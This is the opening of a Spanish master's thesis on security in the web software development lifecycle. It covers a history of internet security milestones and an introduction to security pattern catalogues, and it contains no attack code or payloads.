WChess

UNA INVESTIGACIÓN DE LA SEGURIDAD DURANTE EL CICLO DE VIDA DEL DESARROLLO SOFTWARE

MÁSTER UNIVERSITARIO EN INGENIERÍA DE SOFTWARE Y SISTEMAS INFORMÁTICOS
INGENIERÍA DE SOFTWARE - 31105105

SERGIO GÁLVEZ SOLER
DIRECTOR: JOSE ANTONIO CERRADA SOMOLINOS | SEPTIEMBRE 2016 - 2017

MÁSTER UNIVERSITARIO DE INVESTIGACIÓN EN INGENIERÍA DE SOFTWARE Y SISTEMAS INFORMÁTICOS

INGENIERÍA DE SOFTWARE – 31105151

WCHESS: UNA INVESTIGACIÓN DE LA SEGURIDAD DURANTE EL CICLO DE VIDA DEL DESARROLLO SOFTWARE

TRABAJO ESPECÍFICO PROPUESTO POR EL ALUMNO

SERGIO GÁLVEZ SOLER

DIRECTOR: JOSÉ ANTONIO CERRADA SOMOLINOS

DECLARACIÓN JURADA DE AUTORÍA DEL TRABAJO CIENTÍFICO, PARA LA DEFENSA DEL TRABAJO FIN DE MASTER

Fecha: 12/09/2017

Quién suscribe:

Autor(a): **SERGIO GÁLVEZ SOLER**
D.N.I/N.I.E/Pasaporte.: **48526290-Q**

Hace constar que es el autor del trabajo:

Título completo del trabajo.
WChess. Una investigación de la seguridad durante el ciclo de vida del desarrollo de software

En tal sentido, manifiesto la originalidad de la conceptualización del trabajo, interpretación de datos y la elaboración de las conclusiones, dejando establecido que aquellos aportes intelectuales de otros autores se han referenciado debidamente en el texto de dicho trabajo.

DECLARACIÓN:

- ✓ Garantizo que el trabajo que remito es un documento original y no ha sido publicado, total ni parcialmente por otros autores, en soporte papel ni en formato digital.
- ✓ Certifico que he contribuido directamente al contenido intelectual de este manuscrito, a la génesis y análisis de sus datos, por lo cual estoy en condiciones de hacerme públicamente responsable de él.
- ✓ No he incurrido en fraude científico, plagio o vicios de autoría; en caso contrario, aceptaré las medidas disciplinarias sancionadoras que correspondan.

Fdo.

AUTORIZACIÓN

Autorizo a la Universidad Nacional de Educación a Distancia a difundir y utilizar, con fines académicos, no comerciales y mencionando expresamente a sus autores, tanto la memoria de este Trabajo Fin de Máster, como el código, la documentación y/o el prototipo desarrollado.

Firma de/los Autor/es

Agradecimientos

A mi esposa y mi hijo, por ser la luz que me guía en la vida.

A mis dos familias, por ayudarme siempre a llegar.

A mis abuelos, allá donde estéis.

Resumen

El presente Trabajo de Fin de Máster (TFM) se desarrolla con el fin de recopilar y asentar los aspectos relacionados con la seguridad presentes en el desarrollo de las aplicaciones actuales que encontramos a diario en internet. Muchas veces, la competición por ser el primero en presentar un tipo de aplicación hace que se pasen por alto algunos aspectos relacionados con la seguridad que deberían incluirse de manera natural en cualquier proyecto de desarrollo software.

Con el continuo avance y sofisticación de los ataques web, es importante conocer, al menos, cuáles pueden ser los puntos más débiles que pueden presentarse en cualquier arquitectura de aplicaciones que pretendamos desarrollar. Quizá este conocimiento nos ayude a incluir medidas en los puntos más críticos o implementar sistemas que sirvan de apoyo a la hora de detectar intrusiones.

Si bien el conocimiento conjunto de todas las áreas que envuelven la seguridad es demasiado amplio, el presente TFM pretende dar un repaso de las opciones más interesantes para tener en cuenta a la hora de elegir patrones de seguridad, arquitecturas y sus buenas prácticas. Para ejemplificar todo el contenido teórico presentado en el TFM, se hará el estudio de una propuesta de implementación de un portal web cuya temática será el ajedrez. El portal presentará las características más comunes de una comunidad: registro de usuarios, autenticación, privilegios, notificaciones, etc.

Palabras Clave: Seguridad, aplicación web, patrones de seguridad, buenas prácticas, ajedrez, autenticación, autorización, Oauth2, OpenID Connect, SAML, vulnerabilidades web, ataques web, OWASP, SQL Inyection, XSS, CSFR, auditoría.

Tabla de contenido

Índice de diagramas

Capítulo 1: Introducción

Cuenta la mitología griega que *Odiseo* tuvo que navegar con su barco entre el monstruo de *Escila*, un horrible monstruo marino con forma canina que poseía seis cabezas y doce pies que vivía en las rocas del estrecho de *Mesina*, y *Caribdis*, un terrible remolino capaz de tragar y escupir con fatal brutalidad barcos enteros. El dilema que se le presentaba a Odiseo era si tenía que elegir entre navegar más cerca de *Escila* o de *Caribdis*. El primero sería capaz de engullir a seis miembros de la tripulación, mientras que el segundo acabaría con la embarcación entera. Así que, recibiendo el consejo de *Circe* que le instó a navegar más cerca de *Escila* llegado el momento de elegir desgracia, *Odiseo*, consiguió atravesar las aguas entre ambos peligros, aunque las seis cabezas de *Escila* finalmente devoraron seis miembros de su tripulación.

"Empuja rápidamente tu nave junto al escollo de Escila, ya que es mejor perder a seis de tus hombres que toda tu nave."

En la era moderna, los arquitectos de software, los cuales necesitan desarrollar software seguro, tienen que navegar con sus proyectos a través de un estrecho entre los requisitos convencionales de las metodologías de ingeniería y las metodologías de especificaciones de sistemas seguros. Las metodologías convencionales apenas mencionan información de seguridad. Las metodologías desarrolladas por especialistas de la seguridad son, muy a menudo, demasiado generales para aplicar de forma directa en el desarrollo de software.

De acuerdo con la leyenda, Odiseo perdió a seis de sus hombres, pero salvó a su barco de la destrucción. En la vida real, para salvar los proyectos de retrasos y sobrecostes, debemos evitar caer dos principales problemas: el primero son las pérdidas de conocimiento que entrañan el seguimiento ciego de las metodologías de requerimientos convencionales y el segundo son las malas interpretaciones que se hacen a la hora de aplicar ciertos aspectos de las especificaciones de seguridad.

En el primer caso, para securizar una aplicación sin poner demasiado tiempo y esfuerzo, caemos en la tentación de usar soluciones conocidas, como pueden ser la utilización

de firewall, sistemas de autenticación simples, etc. Aplicando un patrón, es decir, una solución que está extendida y usada puede parecer una buena idea. En muchos casos es una buena opción, pero en la mayoría de los casos se necesita tener un entendimiento de los requisitos de seguridad para proveer de una adecuada protección dentro de un contexto específico.

El segundo caso, viene provocado al diseñar la aplicación fallando a la hora de entender el valor real de la información que necesitamos proteger, es decir, no se hace un análisis de los datos sensibles. A consecuencia de esto, junto con la ausencia de los oportunos análisis de amenazas provocan que los requerimientos de seguridad no sean debidamente definidos y la solución no ofrezca una seguridad suficiente. En la mayoría de los casos se cometerá un desperdicio de tiempo y esfuerzo en proteger información que no es importante, y al mismo tiempo, se fallará en proveer de protección lo suficientemente fuerte en las partes importantes del sistema.

Puesto que actualmente la seguridad es un aspecto fundamental en las aplicaciones empresariales, es lógico que exista una gran variedad de herramientas y catálogos destinados a esquivar ataques maliciosos a sistemas y aplicaciones. Sin embargo, llegado el momento de diseñar o construir una aplicación empresarial segura utilizando patrones de seguridad nos surgen dudas como qué catálogo de patrones utilizar como base, diferencias entre catálogos de seguridad, etc.

1.1. Seguridad en Ingeniería del Software

La ingeniería del software otorga técnicas, modelos y herramientas para el desarrollo de sistemas de la información de calidad para que se ajusten a las exigencias del cliente. Los requisitos del sistema son el núcleo del proceso de desarrollo y serán identificados en las primeras etapas del desarrollo, de manera que puedan ser correctamente integrados en los modelos de diseño y en la implementación final. Los requisitos definen la conducta del sistema especificando funcionalidades que han de tener disponibles. Estas funcionalidades pueden ser proporcionadas de distintas maneras, sin embargo, serán lo requisitos no funcionales los que señalen cómo ha de construirse el software teniendo en cuenta aspectos de rendimiento, calidad o seguridad.

Según la ISO 9126, la seguridad está considerada como un aspecto importante en desarrollo de sistemas de calidad, pese a esto, es un aspecto que suele plantearse en etapas

más bien tardías de desarrollo, lo que hace que su integración en el sistema afecte a los componentes ya creados, generado un producto de una calidad que no responde a las expectativas.

La ingeniería del software se ha centrado tradicionalmente en el desarrollo, de manera sistemática de sistemas de información considerando la parte de seguridad como un requisito no funcional más. Desde el lado de la ingeniería de seguridad se trataba de definir métodos formales y teóricos (protocolos, control de acceso, criptografía, etc.) que no iban completamente alineados con los elementos que componían los sistemas de información.

Dentro de la ingeniería del software, la seguridad se suele considerar un área abierta para la investigación, de ahí que existan diversas líneas que se tratarán de exponer en este trabajo, así como se pretenderá adentrarse en la importancia de la seguridad en el diseño y la descripción de patrones de seguridad. Por tanto, el objetivo que se perseguirá a lo largo del presente trabajo será centrarse en el desarrollo de sistemas de información seguros, desarrollo de bases de datos seguros, almacenes de datos seguros y en la construcción de sistemas de información seguros partiendo de procesos de negocio seguros.

1.2. Motivación

En la actualidad las acciones que realizamos a través de los sistemas de información cubren un amplio abanico de situaciones de nuestra vida. Ya no encontramos nada extraño utilizar aplicaciones informáticas para cubrir necesidades profesionales como pueden ser la gestión del almacén de nuestra empresa, comunicaciones con compañeros mediante correo electrónico, también los aspectos más cotidianos pueden ser satisfechos por sistemas informáticos con total naturalidad como pueden ser la compra de productos de primera necesidad, compra o reservas de ocio, etc. Esta situación hace que, ahora más que nunca, sintamos la necesidad de asegurarnos de que todo lo que hacemos no pueda ser aprovechado para causarnos algún tipo de perjuicio.

Es por esto por lo que la motivación en este trabajo es enfocar los aspectos relacionados con la seguridad a través de las distintas etapas del desarrollo software de una aplicación web. Durante el proceso se centrará el foco en las decisiones que se deben de tomar durante el diseño de la arquitectura de la aplicación pasando por los aspectos que se tienen que tomar como base para la implementación de cada funcionalidad. De esta manera,

quizá para futuros desarrollos se pueda aprovechar lo aprendido durante el todo progreso del presente trabajo.

1.3. Contexto

El crecimiento de internet ha llegado desde el trabajo de un gran número de personas a lo largo de las décadas. Algunos predijeron cómo de esencial llegaría a convertirse en nuestras vidas e incluso se escucharon voces que alertaban cómo este crecimiento traería nuevas formas de convertir al hombre en un ser más vulnerable a los artistas del engaño, fisgones y espías. A continuación, se exponen algunos de los hitos por los que la humanidad ha pasado hasta llegar a nuestros días:

[1960] Una nueva clase de red aparece: El ingeniero Paul Baran plantea que un sistema de comunicaciones descentralizado con una gran cantidad de enlaces redundantes podría ayudar a los Estados Unidos a recuperarse de un supuesto ataque nuclear del enemigo Soviético. Establece que la clave para esto es que la información podría fluir entre distintos caminos (semejante al internet que conocemos actualmente), permitiendo conectarse incluso si parte del sistema sufre daños. El estudio de Baran describe una detallada arquitectura de redes de computadoras basada en la conmutación de paquetes. La red estaba diseñada para soportar la destrucción de una o varias de sus componentes sin que por eso cayera el resto. Todas las máquinas estaban conectadas con las otras, por lo tanto, no había un nodo central.

Paul Baran 1926 - 2011

La arquitectura de Baran estaba bien diseñada para soportar un ataque nuclear y convención a los militares para que vieran la viabilidad y futuro de redes de computadores digitales de área amplia. Baran habló de su trabajo a Bob Taylor y J.C.R. Licklider a principios de los 60, a partir de entonces trabajaron juntos en construir una red de comunicaciones de área amplia [4].

[1969] Precursor de Internet: La Agencia de Proyectos de Investigación Avanzada del Pentágono diseña y financia una red de intercambio de paquetes llamada *ARPANET*. Esta es considerada la mayor precursora de nuestro actual *internet*. El primer mensaje enviado a través de esta red fue enviado a las *22:30* de un *29 de octubre de 1969*, desde los laboratorios

de *UCLA* de Leonard Kleinrock, un pionero en el campo de las redes informáticas.

UCLA ARPANET estudiantes y personal técnico en el laboratorio, circa 1969. (Foto tomada por Larry Kleinrock)

En menos de un mes, *21 de noviembre*, se establece la primera conexión con la Universidad de California, Los Ángeles y el Instituto de Investigaciones de Stanford. El *5 de diciembre* del mismo año, se habían formado una red de 4 nodos, añadiendo la Universidad de Utah y la Universidad de Santa Bárbara.


[1973] Temprana advertencia: Robert Metcalfe, un ingeniero coinventor de *ETHERNET* y que más tarde fundaría *3Com*, advierte al grupo de trabajo *ARPANET* que es de extrema facilidad obtener acceso a su red. Incluso expone que uno de los presuntos intrusos que logró obtener acceso era un estudiante de instituto.

[1978] El camino no escogido: Los científicos Vinton G. Cerf y Robert E. Kahn intentan construir tecnología de encriptación directamente sobre el protocolo TCP/IP (protocolo que años más tarde impulsaría el uso de internet). Sin embargo, estos científicos se chocan con una serie de obstáculos, incluida la oposición por parte de la Agencia de Seguridad Nacional americana. Esta situación termina por llevar a un callejón sin salida el proyecto.

[1983] El nacimiento de internet: *ARPANET* impone a los usuarios de su red la utilización del protocolo de comunicación TCP/IP, convirtiéndolo así en un estándar global. De esta manera, las redes situadas en cualquier parte del mundo pudieron comunicarse las unas con las otras de una manera sencilla. Esta estandarización en la manera en la que los ordenadores se comunicaban entre fue lo que permitió el crecimiento masivo de Internet. creación así lo que hoy conocemos como Internet.

[1986] Lucha contra el fraude y abuso: El Congreso de los Estados Unidos promulga un proyecto de ley integral que establece sanciones legales contra el robo de datos, el acceso no autorizado a la red y otros delitos informáticos.

[1988] Los efectos del gusano: Robert Tappan Morris, un estudiante de la universidad de Cornell, lanza una docena de líneas de código, las cuales se replicaron y expandieron rápidamente a miles de ordenadores a lo largo de todo el mundo. Este gusano colapsó cerca del 10 por ciento de las 60.000 computadores conectadas a Internet por aquel entonces. Morris se convirtió así en el primer condenado por un jurado bajo cargos de fraude y abuso informático.



Robert Tappan Morris el 8 de enero de 1989 saliendo del juicio en Syracuse, N.Y.

[1993] Internet, el poder llega a la gente: El primer navegador, *Mosaic* (NCSA Mosaic), se hace público de forma oficial permitiendo a la gente con pocos o ningún conocimiento técnico navegar por la *World Wide Web*. Esto alimenta una nueva época de crecimiento masivo de Internet y también de la comercialización del ciberespacio. Cabe destacar que el crecimiento de las amenazas a la seguridad es equivalente al crecimiento de usuarios.

[1995] SSH v.1.0: Este año Tatu Ylönen, un investigador de la universidad de Helsinki diseña la primera versión del protocolo SSH debido a un ataque en la red de su universidad. El objetivo de SSH era reemplazar a protocolos como TELNET, ftp, rlogin, rsh, y rcp, los cuales no incluían una fuerte garantía de confidencialidad ni tenían una autenticación fiable. En diciembre de 1995, Tatu Ylönen funda SSH Comunications Security para comercializar y desarrollar SSH. En la actualidad el protocolo es utilizado para manejar más de la mitad de los servidores web. [7]

Tatu Ylönen, creador de SSH

[1996] Innovaciones en la web: La aparición de nuevas herramientas de dibujo y animación, tales como Macromedia Flash[1], expanden drásticamente las capacidades de los navegadores. Esto revoluciona el *look and feel* de los sitios web. Los hackers tampoco tardaron en descubrir que estas mismas herramientas web permitirían comprometer de manera remota a computadoras conectadas a Internet, sin importar su ubicación en el mundo.

[2000] La inseguridad se extiende: Una erupción de nuevos gusanos, como por ejemplo el mundialmente conocido *ILOVEYOU*, se expanden ampliamente por todo el mundo, aprovechándose de los fallos de seguridad del software de masas desarrollado por Microsoft y las demás compañías tecnológicas del momento. Se estima que por entonces se llegaron a infectar unos diez millones de ordenadores.

[2003] Más que una moda: La cantidad de información generada este año supera el total de información combinada creada hasta el momento por el resto de la humanidad. Internet se convierte en algo tan esencial tanto para el comercio como para la cultura que los delincuentes informáticos encuentran una importante cantidad de oportunidades. Cuantos más dispositivos se encuentren conectados y usando Internet, mayor será el número de

[1] Flash está considerado en la actualidad como una de las mayores fuentes de fallos de seguridad, hasta el punto de que una gran cantidad de expertos recomiendan deshabilitarlo completamente de los navegadores.

puntos de entrada disponibles para los atacantes y más difícil será revisar cómo funciona realmente el sistema.

[2007] Internet salta al bolsillo: La llegada del *IPhone* de Apple impulsa el crecimiento de los dispositivos móviles. Los teléfonos inteligentes corriendo bajo el sistema operativo de Google *Android* golpearán el mercado al año siguiente. Esto anunció una nueva era de espionaje, ya que la policía, espías e incluso cónyuges celosos encuentran maneras de monitorear a la gente a través de potentes computadoras personales que se duplican como teléfonos.

[2010] Internet, complejo e impredecible: En noviembre de 2010, la organización *MITRE* realiza un informe sobre seguridad cibernética para el Pentágono que concluye diciendo *"El universo cibernético es complejo más allá del entendimiento de alguien y exhibe un comportamiento que nadie predijo, ya veces ni siquiera se puede explicar bien"* [5]. Esta organización era conocida como "*Los Jasones"*, un grupo de científicos de punta del mundo académico norteamericano que, asesoran nada más y nada menos que al departamento de Defensa. Su punto de vista de la situación fue que "*con el fin de lograr avances en seguridad se necesita una comprensión más fundamental de la ciencia de la seguridad cibernética*".

[2014] El primer coche hackeado: Investigadores en seguridad publican una guía para poder hackear automóviles, revelando profundos fallos de seguridad en la manera en la que los componentes electrónicos se comunican entre sí [6]. Más tarde se demostraría que una gran mayoría de vehículos disponían de tecnologías *Wireless* que exponen vulnerabilidades para hackear o invadir la privacidad.

[En la actualidad]: Los ciberdelincuentes han desarrollado grandes cualidades que les permiten mejorar sus infraestructuras de *Back-End* de manera sólida con el fin aumentar la efectividad y los efectos económicos de sus acometidas. Están perfeccionando sus técnicas para obtener dinero de sus víctimas y para evitar ser detectados mientras continúan robando datos y propiedad intelectual.

Hasta la fecha, una de las mayores brechas de seguridad que se encontraban en las aplicaciones web era el uso de Adobe Flash. Sin embargo, según el último estudio de Cisco sobre seguridad [8], este se encuentra en vías de desaparición finalmente. Pese a todo, en el informe se refleja también que sigue siendo una de las herramientas objetivo preferidos por aquellos que desarrollan kits de aprovechamiento de vulnerabilidades. Es probable que el malware relacionado con Flash continúe siendo uno de los más importantes vectores de explotación de vulnerabilidades durante un tiempo. La presión del sector por abandonar Adobe Flash desde la navegación en Internet está provocando un descenso en la cantidad de Flash presente en la Web. Las vulnerabilidades de JavaScript y los fraudes de Facebook (ingeniería social) fueron, según la investigación de Cisco, los métodos probados más frecuentes y más rentables en 2016 para atacar un gran volumen de usuarios. En dicho informe se concluye que la llega de nuevas tecnologías, como HTML5, irá desplazando con el tiempo los vectores de ataques web como Java, Flash, y Silverlight, prefiriendo centrarse en vectores que permitan explotar con facilidad un gran número de usuarios, generando ingresos con mayor rapidez.




Figura 1-1 Malware más frecuente. Informe Cisco 2016

Capítulo 2: Objetivos

Los objetivos que se pretenden cubrir en esta propuesta son:

- Analizar la situación de los distintos catálogos de seguridad y patrones disponibles que apoyen el diseño de una arquitectura segura para el desarrollo de aplicaciones web.
- Detectar y analizar las posibles amenazas actuales dentro del ámbito de desarrollo de las aplicaciones web.
- Conocer los posibles puntos de ataque que pueden encontrarse en las aplicaciones web.
- Realizar el análisis y diseño técnico del prototipo de una aplicación web basándose en la investigación previa a de los catálogos y patrones de seguridad, así como los posibles puntos de ataque web.
- Implementar tecnológicamente el prototipo según el alcance definido.
- Definir un modelo de una aplicación web que pueda ser implementada que permita recorrer los aspectos necesarios para encontrar una solución lo más segura posible.

Capítulo 3: Patrones de Seguridad

La seguridad se ha convertido en una parte importante en cualquier aplicación de hoy en día. Esta seguridad es especialmente importante en aplicaciones conectadas a internet. Las aplicaciones web son de este tipo de aplicaciones y la mayoría de los ataques intentan explotar sus vulnerabilidades.

Hay una gran variedad de vulnerabilidades comunes en las aplicaciones web como por ejemplo la ausencia de validación en la entrada de datos y un exceso de confianza en la información que se manda a la aplicación desde el cliente. Las aplicaciones web también pueden exponer información sensible cuando el acceso cada acceso a sus páginas está no autorizado o cuando la cuenta de un usuario se ha visto comprometida. Los patrones de seguridad proveen de soluciones genéricas a estos y a muchos más problemas de seguridad recurrentes.

Un patrón de seguridad podría ser descrito como la solución encontrada al problema de controlar un conjunto de amenazas a través de mecanismos de seguridad para un contexto dado, mitigando o eliminado dichas amenazas. La solución puede ser expresada mediante diagramas UML (de clase, secuencia, de estado o de actividad). El conjunto de consecuencias indicará cómo de bien se han gestionado los ataques. Un patrón de seguridad no está necesariamente relacionado a una vulnerabilidad, pero si a una amenaza. Esa amenaza puede ser el resultado de una o más vulnerabilidades, aunque en sí mismo, el patrón de seguridad no está concebido para reparar la vulnerabilidad, aunque sí para detener o mitigar la amenaza.

El desarrollador debe entender el contexto y qué se está securizando cuando se está aplicando un patrón de seguridad. Muchos de los patrones existentes dependen los unos de los otros. Una solución a un patrón de seguridad puede requerir implementar varios patrones más que resolverían sub-conjuntos de problemas.

El uso de patrones de seguridad nos permite cimentar sólidas y seguras arquitecturas, ayudando a su mantenimiento y evitando vulnerabilidades dentro de los sistemas desarrollados. Actualmente existe un amplio abanico de catálogos de patrones de seguridad. Algunos patrones aparecen únicamente en determinados catálogos, sin embargo, muchos

otros comparten presencia en todos ellos. Los patrones de seguridad ayudan a los desarrolladores y diseñadores de aplicaciones a implementar y diseñar sistemas seguros y evitar errores comunes.

3.1. Presencia de patrones de seguridad en las fases iniciales del desarrollo

La existencia de causas por las que se producen vulnerabilidades y debilidades dentro del desarrollo de software hace que la calidad del mismo no quede garantizada. Se entiende por garantía de un sistema software, por el nivel de confianza generado por el software presentado al estar libre de vulnerabilidades que, o bien se han diseño intencionadamente o bien se han incluido accidentalmente en cualquier etapa de su ciclo de vida. La garantía de un software debe centrarse en la gestión del riesgo, certificar su seguridad y fiabilidad dentro del contexto de los ciclos de vida del sistema y del software. Para llegar a conseguir esto un sistema software debe de ser capaz de resistir ataques o, al menos, ser capaz de anticiparse a ellos. También debería tener presente que, en el caso que los ataques sean inevitables y que por tanto la posibilidad de sufrir daños sea una realidad muy presente, un sistema de recuperación inmediata y de mitigación de daños se convierte en un elemento de vital interés ya que podría ahorrar mucho tiempo y dinero a la organización a la hora de recuperar la actividad normal. Entre las claves para generar un software de garantías es, en primer lugar, plantear un desarrollo centrado en la seguridad, esto significa que deben existir procesos que ayuden a los desarrolladores a erradicar y borrar defectos explotables (o por lo menos prevenirlos en su mayor parte). Estos procesos abordarían los riesgos dentro de las etapas de desarrollo. Las principales causas que provocan que aparezcan vulnerabilidades dentro de sistemas software desarrollado son:

- *Ausencia de motivación por parte del equipo de desarrollo*: Hay una creencia popular que dice que el mercado tiende a premiar antes a los productores de software por ser los primeros en entrar en cualquier nicho mercantil y por añadir nuevas funcionalidades a sus productos, que por producir software que es mejor o más seguro que los competidores. Esto hace que las compañías, una vez presentadas las funcionalidades en plazos lo más cortos posibles, pierdan motivación para hacerlo más tarde.
- *Ausencia de conocimiento dentro del equipo de desarrollo*: El desarrollo software suele ser un asunto complejo, en muchos casos supera la habilidad

humana el comprenderlo, reconocerlo y aprender cómo evitar todos sus posibles errores, vulnerabilidades y debilidades. Este factor, combinado con la ausencia de la motivación del desarrollador, suele ser utilizado como excusa para no formar al propio equipo en cómo evitar todos los errores, vulnerabilidades y debilidades.

- *Ausencia de tecnología*: El océano de herramientas que existe en la actualidad hace que el desarrollador se encuentre indeciso y desconozca con precisión las características reales de todas ellas. En muchos casos, la elección se toma de manera arbitraria haciendo que la asistencia en la producción de software seguro no sea de confianza o no determine si el resultado final que el equipo de desarrollo ha producido es del todo seguro.

Un software vulnerable puede llevar a las siguientes situaciones:

- Los errores no intencionados conducen a operaciones fallidas dentro de la lógica de negocio pretendida que pueden terminar en la destrucción de la información o en una interrupción importante de las operaciones empresariales.
- La inserción de errores intencionados o código malicioso puede llegar a ocasionar pérdidas de vidas (en el caso de software sanitario), destrucción de la información, interrupción prolongada de la actividad empresarial o destrucción parcial o total de la infraestructura empresarial de las tecnologías de la información.
- Robo de información sensible o clasificada de la actividad empresarial o de personas ajenas a la empresa.
- Cambios en el producto final, inserción de agentes ocultos y malintencionados o corrupción de la información.

Una de las maneras más eficaces de construir software seguro es la incorporación de patrones de seguridad en lo más temprano de cada etapa del proceso de desarrollo. Si se tiene siempre presente que el resultado de un desarrollo software habilita a distintos tipos de usuarios, con autorización o sin ella, interactúen con sistemas de la información en ámbitos complejos, puede esperarse que aparezcan situaciones que estén fuera de la colección de

requerimientos funcionales iniciales y en raras ocasiones se conocen o se tienen en cuenta en el análisis y menos aún en su posterior desarrollo.

La calidad del producto software depende vigorosamente del conocimiento que se tenga de los requisitos solicitados. Tal y como establece Boehm [15] en el primer punto de su lista, la reparación de errores en etapas posteriores al a de captura de requisitos puede llegar a costar de 100 a 200 veces más que hacerlo en las etapas iniciales. Los patrones de seguridad representan las mejores prácticas que la industria dispone para detener o limitar estos ataques. La importancia de los patrones reside en la medida en que sea posible incorporar su guía durante el proceso de desarrollo de un software seguro desde un modelo de análisis hacia un modelo de diseño más complejo que tenga siempre presente los requisitos funcionales iniciales.

3.2. Catálogos de patrones de seguridad

A la hora de aplicar con acierto estos patrones es requisito imprescindible realizar un análisis de los distintos catálogos disponibles, entendiendo sus similitudes y diferencias para poder así decidir a la hora de construir un sistema software. Entre los catálogos de seguridad más importantes cabe destacar los presentados por de Eduardo Fernández-Buglioni (2013) [1], *Security Patterns in Practice* y *Core Security Patterns* de *Steel* (2005) [2].

3.2.1. Security Patterns in Practice: Designing Secure Architectures using Software Patterns

En este libro escrito por Eduardo Fernández-Buglioni se analiza la estructura y la finalidad de los patrones de seguridad. Los patrones presentados están agrupados por características del diseño que se quiere asegurar, y por el nivel de arquitectura en la que se emplearían. Tal y como plantea Fernández, la naturaleza de los patrones de seguridad puede ser:

- Patrones arquitecturales. Aquellos que son considerados arquitecturales describen conceptos globales de arquitecturas software. Por ejemplo, autenticación entre unidades distribuidas. Fernández-Buglioni se inclina por esta interpretación dado que la seguridad es una propiedad global.
- Patrones de diseño. Considera que los patrones de diseño están orientados al código mientras que la seguridad es una propiedad de la arquitectura.

- Patrones de análisis. Las restricciones de seguridad deben de definirse al más alto nivel, esto es a nivel del modelo conceptual de la aplicación.
- Patrones de tipo especial. Aquí Fernández-Buglioni define aquellos trabajos cuyo perfil engloba a la investigación o a los expertos en seguridad, puesto que, tal y como argumenta, son propensos al error al tratar de usar modelos y notaciones distintos de los estudiados y trabajados. Por lo cual, no es común encontrarlos en trabajos de desarrolladores de perfil medio.

3.2.2. Core Security Patterns: Best Practices and Strategies for J2EE, Web Services and Identity Management

Este libro fue escrito por Christopher Steel, Ramesh Nagappan, Ray Lai y publicado en octubre de 2005. Pese a que los autores exponen fundamentalmente principios de la seguridad de las aplicaciones Java desde la base, se ha decidido incluirlo durante el estudio TFM debido al hecho de que incluye un apartado donde se habla de los patrones de seguridad aplicados a los Web Services, piedra angular de los desarrollos de aplicaciones web en la actualidad. Una parte del libro se centra en el establecimiento de los servicios de seguridad Web mediante firma XML, XML Encryption y WS-Security. Los patrones los agrupa en cuatro capas distintas:

- *Web Tier Security Patterns.* Para aplicaciones J2EE, la capa Web representa el punto de entrada, la puerta frontal para todos los usuarios. También es el punto inicial para tratar de buscar un ataque para encontrar vulnerabilidades en la seguridad de una aplicación objetivo. Se considera la capa de presentación para las aplicaciones web. El autor identifica ocho patrones en la capa web:
    - *Authentication Enforcer:* Permite crear una aplicación con autenticación que centralizada que ejecuta la autenticación de usuarios y encapsula los detalles del componente de autenticación a través de todas las operaciones en el nivel web.
    - *Authorization Enforcer:* Controlador de acceso que lleva a cabo comprobaciones de autorización y encapsula los detalles del componente para vigilar el acceso a aplicaciones basadas en la Web.
    - *Intercepting Validator:* Sencillo mecanismo que permite analizar y validar los datos transmitidos desde el cliente a la capa web de la aplicación. Está

enfocado principalmente a validar si la petición realizada desde un cliente debe continuar o no.

